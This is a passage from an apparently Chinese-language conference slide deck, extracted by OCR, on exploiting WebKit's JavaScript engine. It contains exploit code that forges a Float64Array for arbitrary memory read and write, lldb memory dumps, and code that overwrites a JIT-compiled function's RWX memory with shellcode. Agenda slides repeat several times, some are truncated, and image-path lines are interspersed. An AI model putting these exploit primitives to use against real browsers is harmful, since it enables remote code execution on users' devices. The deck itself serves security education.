通过这个方式将第二个数组的数据指针指向任意地址，以提供任意地址读写的功能。下面这段代码用我们刚刚提到的方法伪造Float64Array对象，然后使用一个全局的memory对象来将任意地址读写的功能封装进去。

```
sprayFloat64ArrayStructures();

    //创建新的数组来实现任意地址读写
    var hax = new Uint8Array(0x1000);

    var jsCellHeader = new Int64([
        00, 0x10, 00, 00,       // m_structureID, current guess
        0x0,                    // m_indexingType
        0x27,                   // m_type, Float64Array
        0x18,                   // m_flags, OverridesGetO
            // InterceptsGetOwnPropertySlotByIndexEvenWhe
        0x1                     // m_cellState, NewWhite
    ]);

    var container = {
        jsCellHeader: jsCellHeader.encodeAsJSVal(),
        butterfly: false,       //任意数值
        vector: hax,
        lengthAndFlags: (new Int64('0x0001000000000010')).asJSValue()
    };

//伪造Float64Array
    var address = Add(addrof(container), 16);
    var fakearray = fakeobj(address);

    //碰撞出正确的结构ID
    while (!(fakearray instanceof Float64Array)) {
        jsCellHeader.assignAdd(jsCellHeader, Int64.One);
        container.jsCellHeader = jsCellHeader.encodeAsJSVal();
    }

    // 成功！伪造的Float64Array的vector指向Uint8Array结构的hax对象！
```



Fake Object Injection

How to triger the bug

Arbitrary object address leak

Craft a fake object and find it

Make the fake object “real”

Bypass the garbage collector

Arbitrary memory read & write

Enforce JIT kick in

Load shellcode

Arbitrary shellcode execution

Lldb里的输出结果是这样子的，喷出来的container对象在0x11321e1a0地址：

```
(lldb) x/6gx 0x11321e1a0
  0x11321e1a0: 0x0100150000001138 0x0000000000000000
  0x11321e1b0: 0x0118270000001000 0x0000000000000006
  0x11321e1c0: 0x0000000113217360 0x0001000000000010
  (lldb) p *(JSC::JSArrayBufferView*)(0x11321e1a0 + 0x10)
  (JSC::JSArrayBufferView) $0 = {
    JSC::JSNonFinalObject = {
      JSC::JSObject = {
        JSC::JSCell = {
          m_structureID = 4096
          m_indexingType = '\0'
          m_type = Float64ArrayType
          m_flags = '\x18'
          m_cellState = NewWhite
        }
        m_butterfly = {
          JSC::CopyBarrierBase = (m_value = 0x0000000000000006)
        }
      }
    }
    m_vector = {
      JSC::CopyBarrierBase = (m_value = 0x0000000113217360)
    }
    m_length = 16
    m_mode = 65536
  }
```

Fake Object Injection

How to triger the bug
Arbitrary object address leak
Craft a fake object and find it
Make the fake object “real”
Bypass the garbage collector
Arbitrary memory read & write
Enforce JIT kick in
Load shellcode
Arbitrary shellcode execution

由于现代浏览器全都采用JIT进行即时编译，这就意味着把指令写到内存、然后去执行这块指令，也就是说这块内存是可读也可写的，这就给我们运行shellcode帮了大忙。我们使用刚刚讲完的任意地址内存读写功能来找到一块经过JIT引擎编译之后的JavaScript函数的地址，然后使用shellcode来覆盖这块地址，最终调用这个函数的时候，执行的就是我们的shellcode。请看下面的这段代码。

```
// 新建一个函数然后多次调用，使JIT来编译它
    var func = makeJITCompiledFunction();
    var funcAddr = addrof(func);
    print("[+] Shellcode function object @ " + funcAddr);

    var executableAddr = memory.readInt64(Add(funcAddr, 24));
    print("[+] Executable instance @ " + executableAddr);

    var jitCodeAddr = memory.readInt64(Add(executableAddr, 16));
    print("[+] JITCode instance @ " + jitCodeAddr);

    var codeAddr = memory.readInt64(Add(jitCodeAddr, 32));
    print("[+] RWX memory @ " + codeAddr.toString());

    print("[+] Writing shellcode...");
    memory.write(codeAddr, shellcode);

    print("[!] Jumping into shellcode...");
    func();
```

Fake Object Injection

How to triger the bug

Arbitrary object address leak

Craft a fake object and find it

Make the fake object “real”


Bypass the garbage collector


Arbitrary memory read & write

Enforce JIT kick in

Load shellcode

Arbitrary shellcode execution





Fake Object Injection

How to triger the bug

Arbitrary object address le

Craft a fake object and fin

Make the fake object “rea


Bypass the garbage collector

Arbitrary memory read & write

Enforce JIT kick in

Load shellcode

Arbitrary shellcode execution



主角：Webkit

Fun Part	Platform	First Stage	Second Stage	Done!
Jailbreak !	iOS/macOS	Webkit Exploit	XNU Exploit	Full Control !
	PS4/Nintendo	Webkit Exploit	FreeBSD Exploit	Full Control !
	Android	Webkit|v8 Exploit	Kernel Exploit	Full Control !

主角：Webkit

Thank you !